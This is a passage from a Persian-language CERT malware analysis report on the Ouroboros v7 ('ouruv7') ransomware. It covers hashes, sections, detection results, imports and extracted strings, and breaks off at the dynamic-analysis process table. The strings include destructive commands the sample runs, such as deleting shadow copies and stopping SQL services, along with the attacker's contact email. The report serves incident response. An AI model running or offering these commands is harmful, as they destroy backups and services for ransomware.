

بسمه تعالی



مرکز مدیریت امداد و هماهنگی  
عملیات رخدادهای رایانه‌ای  
سازمان فناوری اطلاعات ایران  
معاونت امنیت فضای تولید و تبادل اطلاعات

## گزارش فنی و تحلیلی بدافزار ouruv7

### گزارش تحلیل بدافزار

شناسه سند ..... Maher\_13990411-1  
نوع سند ..... گزارش فنی  
شماره نگارش ..... ۰,۱  
تاریخ نگارش ..... ۱۳۹۹/۰۴/۱۰  
طبقه‌بندی سند ..... **عادی**

تهران، میدان آرژانتین، ابتدای بلوار بیهقی، نبش خیابان شانزدهم، ساختمان شماره ۱، سازمان فناوری اطلاعات ایران

cert.ir



(۰۲۱) ۴۲۶۵۰۰۰۰



(۰۲۱) ۴۲۶۵۰۰۰۰






۱	معرفی بدافزار	۱
۴	مشخصات فایل	۱
۴	۱-۱ کلیات فایل ouruv7	
۵	۲-۱ Section های مختلف فایل ouruv7	
۵	۳-۱ بررسی سطح تهدید فایل ouruv7	
۷	۲ شرح تحلیل	
۷	۱-۲ بررسی ساختار فایل ouruv7 بر اساس تحلیل ایستا	
۷	۱-۱-۲ آنتروپی	
۷	۲-۱-۲ کتابخانه‌ها و توابع استفاده شده	
۸	۳-۱-۲ تحلیل مقاومتی	
۹	۴-۱-۲ بررسی رشته‌ها	
۱۰	۲-۲ بررسی رفتار ouruv7 بر اساس تحلیل پویا	
۱۱	۱-۲-۲ فرآیندهای ایجاد شده	
۱۳	۲-۲-۲ بررسی‌های سطح رجیستری	
۱۴	۳-۲-۲ کتابخانه‌های بارگذاری شده	
۱۴	۴-۲-۲ بررسی‌های سطح فایل	
۱۷	۵-۲-۲ بررسی‌های سطح شبکه	
۱۹	۳-۲ بررسی کد	
۱۹	۳ روش‌های پیشگیری	

## ۱ معرفی بدافزار

بدافزار ouruv7 با اندازه ۹۸۸ کیلوبایت در تاریخ ۱۳ Jan سال ۲۰۲۰ ایجاد شده است. این بدافزار فایل‌های کاربر را در ساختاری به صورت زیر رمز می‌کند.


Filename.extension.Email=[Honeylock@protonmail.com]ID=[id].odveta

این بدافزار در اجراهای مختلف id های مختلفی برای قربانی تولید می‌کند. شکل ۱ آیکون مربوط به بدافزار را نشان می‌دهد.




شکل ۱- آیکون فایل ouruv7

شکل ۲ لحظه اجرای باج‌افزار را نشان می‌دهد.



شکل ۲- لحظه اجرای باج‌افزار

شکل ۳ نمونه فایل‌های رمزگذاری شده توسط بدافزار را نشان می‌دهد.



شکل ۳- نمونه فایل‌های رمزگذاری شده

باچ‌افزار ouruv7 در هر پوشه‌ای که فایل‌های آن را رمز کرد، فایل متنی با نام Unlock-Files.txt ایجاد می‌کند. شکل ۴ پیام باچ‌خواهی نشان می‌دهد.



شکل ۴- پیام باچ‌افزار خواهی برای قربانی

در این پیام به قربانی گفته می‌شود که برای رمزگذاری فایل‌ها از الگوریتم‌های AES و RSA استفاده شده است و آدرس ایمیلی در اختیار قربانی گذاشته شده است تا از طریق آن با مجرم ارتباط برقرار

کند و همچنین ۴۸ ساعت به قربانی مهلت داده شده است در صورتی که این زمان طی شود میزان پرداختی دوبرابر خواهد شد. شکل ۵ و ۶ ساختار هگزادسیمال نمونه‌ای از فایل رمز شده (یک فایل تصویری) را در دو زمان مختلف (قبل از اجرای بدافزار و بعد از اجرای بدافزار) را نشان می‌دهد.

Address	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ASCII
0000h	FF	D8	FF	E0	00	10	4A	46	49	46	00	01	02	01	00	60	ÿøà..JFIF....`
0010h	00	60	00	00	FF	EE	00	0E	41	64	6F	62	65	00	64	00	..ÿí..Adobe.d.
0020h	00	00	00	01	FF	E1	13	5D	45	78	69	66	00	00	4D	4D	...ÿá.]Exif..MM
0030h	00	2A	00	00	00	08	00	07	01	32	00	02	00	00	00	14	.*.....2.....
0040h	00	00	00	62	01	3B	00	02	00	00	00	07	00	00	00	76	...b.;.....v
0050h	47	46	00	03	00	00	00	01	00	04	00	00	47	49	00	03	GF.....GI..
0060h	00	00	00	01	00	3F	00	00	9C	9D	00	01	00	00	00	0E	.....?..æ.....
0070h	00	00	00	00	EA	1C	00	07	00	00	08	0C	00	00	00	00	....ê.....
0080h	87	69	00	04	00	00	00	01	00	00	00	7D	00	00	00	E7	#i.....}...ç
0090h	32	30	30	39	3A	30	33	3A	31	32	20	31	33	3A	34	36	2009:03:12 13:46
00A0h	3A	34	32	00	43	6F	72	62	69	73	00	00	05	90	03	00	:42.Corbis.....
00B0h	02	00	00	00	14	00	00	00	BF	90	04	00	02	00	00	00	.....ç.....
00C0h	14	00	00	00	D3	92	91	00	02	00	00	00	03	35	34	00	....Ó'`.....54.
00D0h	00	92	92	00	02	00	00	00	03	35	34	00	00	EA	1C	00	..''.....54..ê..
00E0h	07	00	00	07	B4	00	00	00	00	00	00	00	00	32	30	30	....'.....200
00F0h	38	3A	30	33	3A	31	34	20	31	33	3A	35	39	3A	32	36	8:03:14 13:59:26
0100h	00	32	30	30	38	3A	30	33	3A	31	34	20	31	33	3A	35	.2008:03:14 13:5
0110h	39	3A	32	36	00	00	05	01	03	00	03	00	00	00	01	00	9:26.....
0120h	06	00	00	01	1A	00	05	00	00	00	01	00	00	01	29	01	.....).)
0130h	1B	00	05	00	00	00	01	00	00	01	31	02	01	00	04	00	.....1.....
0140h	00	00	01	00	00	01	39	02	02	00	04	00	00	00	01	00	.....9.....
0150h	00	12	1C	00	00	00	00	00	00	00	48	00	00	00	01	00	.....H.....
0160h	00	00	48	00	00	00	01	FF	D8	FF	E0	00	10	4A	46	49	..H....ÿøà..JFI
0170h	46	00	01	01	00	00	01	00	01	00	00	FF	DB	00	43	00	F.....ÿÛ.C.
0180h	10	0B	0C	0E	0C	0A	10	0E	0D	0E	12	11	10	13	18	28	.....(
0190h	1A	18	16	16	18	31	23	25	1D	28	3A	33	3D	3C	39	33	.....1#%.(;3=<93

شکل ۵- هگزا دسیمال فایل اجرائی دلخواه قبل از رمز گذاری بدافزار

Chrysanthemum.jpg.Email=[Honeylock@protonmail.com]ID=[KD2U43JBT6LW7IO].odvet																	
Edit As: Hex Run Script Run Template																	
	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	1E	36	C1	EA	35	64	BB	C1	C8	CA	3D	D5	5D	10	AE	96	6A5d»ÁÈÈ=Ö].@-
0010h:	E3	FA	08	96	BE	8E	AA	10	B5	1C	1B	E2	46	D9	41	72	ãú.-¼ž².u.âfÛAr
0020h:	58	40	AE	5E	6C	38	1E	5A	C5	7C	6D	6E	8B	C7	06	44	X@^18.ZÁ mn<Ç.D
0030h:	9F	31	9A	34	29	F0	F4	74	48	6F	C5	C8	10	CE	5A	6F	Ýlš4)ðôtHoÁÈ.Ízo
0040h:	64	5F	CB	82	12	4B	5F	37	02	C8	11	98	A8	F2	13	A5	d_È,.K 7.È.~"ò.¥
0050h:	B0	9E	56	91	B3	B9	CC	8E	DD	FF	73	59	90	D6	F6	E1	°žV'³²İŽÝysY.Öóá
0060h:	C9	73	3A	4D	4A	48	B6	3B	DC	0B	08	D2	9D	1C	08	B3	És:MJHq;Û.ò...³
0070h:	7D	79	F4	8A	FE	10	95	ED	27	03	9D	C5	65	D2	28	C2	}yðšp.·i'..Áeò(Á
0080h:	C1	07	1E	B0	AB	FE	DF	23	32	29	5E	BB	85	62	B9	7C	Á..°«pš#2)^»..b²
0090h:	62	56	AE	D2	4B	65	BA	AC	C6	69	22	E0	99	34	1D	91	bV@òKe°-Ei"á"4.¹
00A0h:	C5	A9	4E	29	D1	3A	DA	63	60	E4	29	02	60	51	E5	D6	Á@N)Ñ:Úc`à).`QáÖ
00B0h:	08	56	9D	A8	03	AB	E3	C7	D9	04	C8	3C	10	20	B0	16	.V."«ãÇÛ.È<. °
00C0h:	92	DC	BB	4F	80	4A	4A	0E	91	B0	26	BA	BA	77	87	B0	'Û»OèJJ.¹°£°w#°
00D0h:	86	78	E1	75	09	59	B6	9A	53	14	EF	6B	49	A2	31	E7	txáu.YqššS.ikIç
00E0h:	35	CC	4B	0E	A6	0A	C1	FD	1F	31	6F	46	E9	20	9C	BA	sIK.!.Áý.loFé æ°
00F0h:	3A	01	D8	8A	81	79	BE	6D	5D	F1	9A	DA	D7	F1	CA	22	:.øš.y³am]ñšÛ×ñÈ"
0100h:	C2	DA	32	CE	68	43	2E	8A	63	02	A5	30	20	01	32	19	ÁÚ2ÎhC.Šc.¥0 .2.
0110h:	50	22	53	AF	82	25	C8	01	25	4C	80	0B	BE	F9	98	52	P"S̄, %È. %LÈ. %ù"R
0120h:	7F	39	D3	BF	E1	02	F6	4F	39	FF	DA	65	FE	CE	0C	FB	.9Ózá.øO9yÛepÍ.ù
0130h:	0C	0D	E9	02	6D	B2	EA	46	F9	76	06	26	FA	8A	7C	E2	..é.m²êFùv.áúš á
0140h:	C5	E7	59	DB	28	89	F7	1E	75	3E	E2	A0	FB	46	E8	6A	ÁçYÛ(#+.u>â úFèj
0150h:	32	9C	1E	19	69	B8	4F	24	3F	38	A1	FB	2E	77	9B	B6	2æ..i.O\$?8;ù.w>¥
0160h:	3A	96	75	7A	E9	6A	2F	9C	A5	1A	C3	01	0A	67	5C	A9	:-uzéj/œ¥.Á..g\@
0170h:	20	8B	09	F6	3A	93	3A	DB	83	18	6A	17	F1	1B	F0	21	<.ø:"":Ûf.j.ñ.ð!
0180h:	B6	E4	9E	DC	52	26	77	CE	CD	79	4E	AC	87	FF	B8	2D	qázÛR&wÍÛyN-+y.-
0190h:	A3	AE	20	B0	97	CD	A7	36	04	B3	0F	20	77	C8	AE	BD	£@ °-Íš6.³. wÈ@³

شکل ۶- محتوای نمونه فایل اجرایی بعد از رمزگذاری

## ۱ مشخصات فایل

مشخصات کلی و بخش‌های مختلف باج‌افزار ouruv7 به شرح زیر است:

### ۱-۱ کلیات فایل ouruv7

مشخصات اولیه فایل اجرایی مفروض از قبیل درهم‌سازها، اندازه، زمان کامپایل و سایر مشخصات مربوط به کلیات فایل در جدول ۱ ذکر شده است.

جدول ۱ - مشخصات کلی فایل ouruv7

نام فایل	Ouruv7
MD5	117c3707f4d8db004a0e7ef86350612b
SHA-256	938ff1e5f0a99acf09dff7db4ab41f166dbddd42db14b2749e065cd81e4af6c2
SHA-1	bf702c19e8ba00bb311b87d1e7814f6aaf86ae23

حجم فایل	988 کیلو بایت
زمان کامپایل	Jan 13 2020
تعداد بخش ها	5

## ۲-۱ Section های مختلف فایل ouruv7

جدول ۲ مشخصات Section های فایل ouruv7 را نشان می دهد.

جدول ۲- مشخصات Section های مختلف فایل ouruv7

Name	Virtual Address	Virtual Size	Raw Size	Entropy	MDS	Characteristic
.text	4096	740296	740296	6.65	c075c3397a43dbee7a955115192c7083	CNT_CODE, MEM_EXECUTE, MEM_READ
.rdata	745472	190836	190976	4.98	257ddd35cee0dfe619d3266d1c08e11c	CNT_INITIALIZED_DATA, MEM_READ
.data	937984	38448	28160	4.9	e80d1a487f9324a87da0c028c6be09d4	CNT_INITIALIZED_DATA, MEM_READ, MEM_WRITE
.rsrc	978944	480	512	4.71	a8e64bc393fe758843e06948bf118bff	CNT_INITIALIZED_DATA, MEM_READ
.reloc	983040	48704	49152	6.5	504df007f986fc18174529696f666b84	INITIALIZED_DATA, MEM_DISCARDABLE, MEM_READ

## ۳-۱ بررسی سطح تهدید فایل ouruv7

بررسی ها نشان می دهد که از تعداد ۷۰ موتور آنتی ویروس موجود در سامانه VirusTotal، ۵۴ مورد فایل ouruv7 را بعنوان بدافزار شناسایی کرده اند و در این شناسایی نیز برخی از موتورها بدافزار آن باج افزاری از خانواده ouroboros دانسته اند. شکل ۷ نتیجه ارزیابی فایل ouruv7 با VirusTotal نشان می دهد.

54  
170

54 engines detected this file

938ff1e5f0a99ac09df7db4ab41f166dbdd42db14b2749e065cd81e4af6c2  
ZX.exe

986.50 KB  
Size

2020-02-19 20:48:17 UTC  
9 days ago

Community Score

peexe runtime-modules

EXE

شکل ۷ - سطح تهدید فایل ouruv7 از دیدگاه ویروس توتال

شکل ۸ نیز بررسی سطح تهدید باج افزار ouruv7 را در سامانه ویروس کاو در مورخ ۹۸/۱۲/۱۰ نشان می دهد.

نتیجه اسکن	آنتی ویروس
Clean	Norton
undetected	Max
Clean	Symantec
Clean	Drweb
Clean	Zillya
Clean	Immunet
Dangerous BScope.Trojan.DelShad	Vba32
Dangerous	Kaspersky
Clean	Nanoav
Clean	Avast
Dangerous W32/Ransom.MQ.gen/Eldorado	Fprot
Dangerous Generic.Ransom.Ouroboros.B486E52D	Trustport
Dangerous Ransom/Win32/Ouroboros.PA/MTB	Windefender
Dangerous DeepScan.Generic.Ransom.AmnesiaE.B486E52D DeepScan.Generic.Ransom.AmnesiaE.B486E52D	Fsecure
Dangerous Generic.Ransom.Ouroboros.B486E52D	Emsisoft
Clean	Comodo
Dangerous Trojan-Ransom.Ouroboros	Atlantis
Clean	Clamav
Clean	Clamwin
Dangerous RDN/Ransom.trojan	Mcafee
Dangerous	Satfaa
Dangerous Trojan-Ransom.Ouroboros	Ikarus
Dangerous Win32/Filecoder.Ouroboros.D.trojan	Eset
Dangerous Generic.Ransom.Ouroboros.B486E52D	Adaware
Dangerous Generic.Ransom.Ouroboros.B486E52D	Escan
Clean	Gridinssoft
Dangerous HEUR/AGEN.1044416	Avira
Dangerous	Bitdefender
Clean	Sophos
Clean	ZonerAndroid
Clean	TrendMicro
Dangerous Generic.Ransom.Ouroboros.B486E52D	Gdata
Clean	BitdefenderAndroid
Clean	AvgAndroid
Clean	AvastAndroid

شکل ۸- سطح تهدید فایل ouruv7 از دیدگاه ویروس کاو (در تاریخ ۹۸/۱۲/۱۰)



## ۲ شرح تحلیل


شرح تحلیل باج افزار ouruv7 در سه قسمت ارائه می شود:

### ۱-۲ بررسی ساختار فایل ouruv7 براساس تحلیل ایستا

در تحلیل استاتیک فایل ouruv7، به بررسی نکاتی در ارتباط با ساختار فایل پرداخته می شود:

#### ۱-۱-۲ آنالیز

روند صعودی و مقدار بیش از ۷ مقدار آنالیز احتمال رفتار بدافزاری فایل اجرایی را افزایش می دهد. شکل ۹ آنالیز فایل ouruv7 را نشان می دهد که برابر با 6.60 است.



شکل ۹- آنالیز فایل ouruv7

### ۲-۱-۲ کتابخانه ها و توابع استفاده شده

جدول ۳ براساس تحلیل ایستا کتابخانه ها و توابع استفاده شده در ساختار فایل ouruv7 را نشان می دهد. بررسی استاتیک توابع استفاده شده در فایل اجرایی مفروض، احتمال فعالیت های مخرب Information Gathering، IATHooking را نشان می دهد.

جدول ۳- کتابخانه‌ها و توابع استفاده شده

کتابخانه	توابع استفاده شده
KERNEL32.dll	FindClose, CloseHandle, IstrcmpW, CreateProcessA, GetDriveTypeA, FindFirstFileW, FindNextFileW, FreeConsole, GetLogicalDrives, Process32First, Process32Next, GetLastError, SetLastError, QueryPerformanceCounter, QueryPerformanceFrequency, GetCurrentThread, GetThreadTimes, SetEndOfFile, WaitForSingleObject, TerminateProcess, CreateToolhelp32Snapshot, OpenProcess, WriteConsoleW, GetProcessHeap, SetEnvironmentVariableA, FreeEnvironmentStringsW, GetEnvironmentStringsW, GetOEMCP, IsValidCodePage, FindNextFileA, FindFirstFileExA, HeapSize, HeapReAlloc, SetStdHandle, SetFilePointerEx, ReadConsoleW, ReadFile, GetConsoleMode, GetConsoleCP, FlushFileBuffers, WideCharToMultiByte, MultiByteToWideChar, GetStringTypeW, FormatMessageW, DuplicateHandle, WaitForSingleObjectEx, Sleep, GetCurrentProcess, SwitchToThread, GetCurrentThreadId, GetExitCodeThread, CreateFileW, DeleteFileW, FindFirstFileExW, GetDiskFreeSpaceExW, GetFileAttributesExW, GetFileInformationByHandle, RemoveDirectoryW, AreFileApisANSI, GetModuleHandleW, GetProcAddress, MoveFileExW, EnterCriticalSection, LeaveCriticalSection, TryEnterCriticalSection, DeleteCriticalSection, EncodePointer, DecodePointer, InitializeCriticalSectionAndSpinCount, CreateEventW, TlsAlloc, TlsGetValue, TlsSetValue, TlsFree, GetSystemTimeAsFileTime, GetTickCount, CompareStringW, LCMapStringW, GetLocaleInfoW, GetCPInfo, SetEvent, ResetEvent, InitializeSListHead, IsProcessorFeaturePresent, IsDebuggerPresent, UnhandledExceptionFilter, SetUnhandledExceptionFilter, GetStartupInfoW, GetCurrentProcessId, CreateTimerQueue, SignalObjectAndWait, CreateThread, SetThreadPriority, GetThreadPriority, GetLogicalProcessorInformation, CreateTimerQueueTimer, ChangeTimerQueueTimer, DeleteTimerQueueTimer, GetNumaHighestNodeNumber, GetProcessAffinityMask, SetThreadAffinityMask, RegisterWaitForSingleObject, UnregisterWait, FreeLibrary, FreeLibraryAndExitThread, GetModuleFileNameW, GetModuleHandleA, LoadLibraryExW, GetVersionExW, VirtualAlloc, VirtualProtect, VirtualFree, ReleaseSemaphore, InterlockedPopEntrySList, InterlockedPushEntrySList, InterlockedFlushSList, QueryDepthSList, UnregisterWaitEx, LoadLibraryW, RaiseException, RtlUnwind, ExitProcess, GetModuleHandleExW, ExitThread, GetModuleFileNameA, GetStdHandle, WriteFile, GetCommandLineA, GetCommandLineW, GetACP, HeapAlloc, HeapFree, IsValidLocale, GetUserDefaultLCID, EnumSystemLocalesW, GetExitCodeProcess, GetFileType,
ADVAPI32.dll	CryptReleaseContext, CryptAcquireContextA, CryptGenRandom,
WS2_32.dll	WSACleanup, WSASStartup, htons, ioctlsocket, closesocket, freeaddrinfo, getaddrinfo, inet_ntoa, inet_addr, WSAGetLastError, select, recv, ntohs, htonl, getpeername, connect, socket, setsockopt, send,

### ۳-۱-۲ تحلیل مقاومتی

بررسی‌ها نشان می‌دهد نقطه شروع فایل اجرایی ouruv7 برابر با 0x6a393 است که شکل ۱۰ هگزادسیمال و Disassembly را در نقطه شروع فایل نشان می‌دهد.

0046a393	EB520D0000	call 0046B0EAh
0046a398	E974FEFFFF	jmp 0046A211h
0046a39d	CC	int3
0046a39e	CC	int3
0046a39f	CC	int3
0046a3a0	53	push ebx
0046a3a1	57	push edi
0046a3a2	33FF	xor edi, edi
0046a3a4	8B442410	mov eax, dword ptr [esp+10h]
0046a3a8	0BC0	or eax, eax
0046a3aa	7D14	jnl 0046A3C0h
0046a3ac	47	inc edi
0046a3ad	8B54240C	mov edx, dword ptr [esp+0Ch]
0046a3b1	F7D8	neg eax
0046a3b3	F7DA	neg edx
0046a3b5	83D800	sbb eax, 00000000h
0046a3b8	89442410	mov dword ptr [esp+10h], eax
0046a3bc	8954240C	mov dword ptr [esp+0Ch], edx
0046a3c0	8B442418	mov eax, dword ptr [esp+18h]
0046a3c4	0BC0	or eax, eax

شکل ۱۰- هگزادسیمال و Disassembly فایل در نقطه شروع

بررسی امضا نقطه شروع فایل اجرایی ouruv7 با پایگاه داده‌ای از امضاها، نشان می‌دهد که این بدافزار در زبان ++C نوشته شده است.

## ۴-۱-۲ بررسی رشته‌ها

جدول ۴ برخی از رشته‌های بکاررفته در باج‌افزار ouruv7 را نشان می‌دهد.

جدول ۴- رشته‌های بکاررفته در باج‌افزار ouruv7

برخی از رشته‌های بکاررفته در ouruv7
C:\ProgramData\ids.txt
C:\ProgramData\Pkey.txt
C:\ProgramData\id.txt
C:\ProgramData\
C:\ProgramData\info.txt
C:\ProgramData\uiapp.exe
C:\Users\LEGION\Desktop\New folder\rijndael_simd.cpp
C:\Users\LEGION\Desktop\New folder\sha_simd.cpp
C:\Users\LEGION\Desktop\New folder\gcm_simd.cpp
C:\Users\LEGION\Desktop\New folder\sse_simd.cpp
https://localbitcoins.com/buy_bitcoins
https://www.coindesk.com/information/how-can-i-buy-bitcoins
!This program cannot be run in DOS mode.
.rsrc
.exe
.mdf
.pst
.bak
.DBF
.zip
sqlserver.exe
msftesql.exe
sqlagent.exe
sqlbrowser.exe
sqlwriter.exe
mysqld.exe

```

mysqld-nt.exe
mysqld-opt.exe
.EXE
۸۰,۸۲,۶۹,۵۲
uiapp.exe
Honeylock@protonmail.com
net stop SQLWriter
net stop SQLBrowser
net stop MSSQLSERVER
net stop MSSQL$CONTOSO1
net stop MSDTC
net stop SQLSERVERAGENT
net stop vds
vssadmin delete shadows /all
user@sfml-dev.org
@$www.sfml-dev.org
/ip-provider.php
DELETE
cmd.exe
.com
.exe
.bat
.cmd
D:\Ouroboros v7\Ouroborosv7\Release\Ouroborosv7.pdb
system
file_size
fuck
admin
PASS
FTP Error: Writing to the file has failed
HTTP/
http/
chunked
http://
https://
HTTPS protocol is not supported by sf::Http
Connection
Seed
FileStore: error opening file for reading :
FileStore: error reading file
FileSink: error opening file for writing :
FileSink: error writing file
FileStore: maximum seek offset exceeded
FileSink: output stream not opened

```

## ۲-۲ بررسی رفتار ouruv7 بر اساس تحلیل پویا

فایل اجرایی ouruv7 تحت شرایط آزمایشگاهی و بر روی سیستم عامل 7، ۳۲ بیتی اجرا گردید و در مدت زمان اجرا نتایج زیر برای تحلیل پویا حاصل شد.

## ۱-۲-۲ فرآیندهای ایجاد شده


جدول ۵ نشان می‌دهد بدافزار ouruv7 در مدت زمان اجرای خود در محیط آزمایشگاهی کدام فرایندها فراخوانی نموده است.

جدول ۵- فرایندهای ایجاد شده

